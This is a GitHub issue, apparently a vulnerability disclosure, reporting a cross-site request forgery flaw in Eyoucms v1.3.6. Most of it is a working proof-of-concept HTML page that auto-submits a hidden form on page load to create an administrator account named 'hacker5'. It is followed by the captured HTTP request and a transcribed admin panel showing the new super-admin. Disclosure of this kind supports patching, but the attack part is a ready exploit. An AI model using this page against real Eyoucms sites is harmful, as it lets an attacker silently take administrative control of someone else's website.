New issue

Jump to bottom

There is a CSRF vulnerability that can add an admin account #4

Open **ysuliyan** opened this issue on Jun 27, 2019 · 0 comments


ysuliyan commented on Jun 27, 2019

There is one CSRF vulnerability that can add the administrator account

An issue was discovered in Eyoucms v1.3.6.
There is a CSRF vulnerability that can add an admin account via /login.php?m=admin&c=Admin&a=admin_add&lang=cn.
After the admin logged in, open the csrf exp page.

```
<!--poc.html(creat a administrater)-->
<!DOCTYPE html>
<html>
  <head>
  <title> CSRF Proof</title>
  <script type="text/javascript">
    function exec1(){
      document.getElementById('form1').submit();
    }
  </script>
  </head>
  <body onload="exec1();">
    <form id="form1" action="http://localhost/eyoucms-master/login.php?m=admin&c=Admin&a=admin_add&lang=cn" method="POST">
      <input type="hidden" name="user_name" value="hacker5" />
      <input type="hidden" name="password" value="11111111" />
      <input type="hidden" name="password2" value="11111111" />
      <input type="hidden" name="pen_name" value="" />
      <input type="hidden" name="true_name" value="" />
      <input type="hidden" name="mobile" value="" />
      <input type="hidden" name="role_id" value="-1"/>
    </form>
  </body>
</html>
```


The poc request message:


Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /eyoucms-master/login.php?m=admin&c=Admin&a=admin_add&lang=cn HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
Connection: close
Cookie: PHPSESSID=53ds56i05dubis8t4mdablk6fb; admin_lang=cn; home_lang=cn; workspaceParam=index%7CAdmin
Upgrade-Insecure-Requests: 1

user_name=hacker5&password=11111111&password2=11111111&pen_name=&true_name=&mobile=&role_id=-1
```

After open the csrf exp page, add the hacker5 admin account.


易优Cms-演示站-易优CMS企
localhost/eyoucms-master/login
localhost/eyoucms-master/login.php?lang=cn
90%
火狐官方站点 火狐官方站点 火狐官方站点 localhost/eyoucms-... 火狐官方站点 火狐官方站点 新手上路 天猫618 常用网址 天猫618 JD
Eyoucms
网站首页 功能开关
栏目管理
内容管理
广告管理
设置
基本信息
可视编辑
营销设置
高级选项
管理员
管理员列表 权限组列表
管理员列表 (共2条记录)
✖ 批量删除 ✚ 新增管理员

选择	ID	用户名	真实姓名	权限组
	1	admin	admin	创始人
□	4	hacker5		超级管理员

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant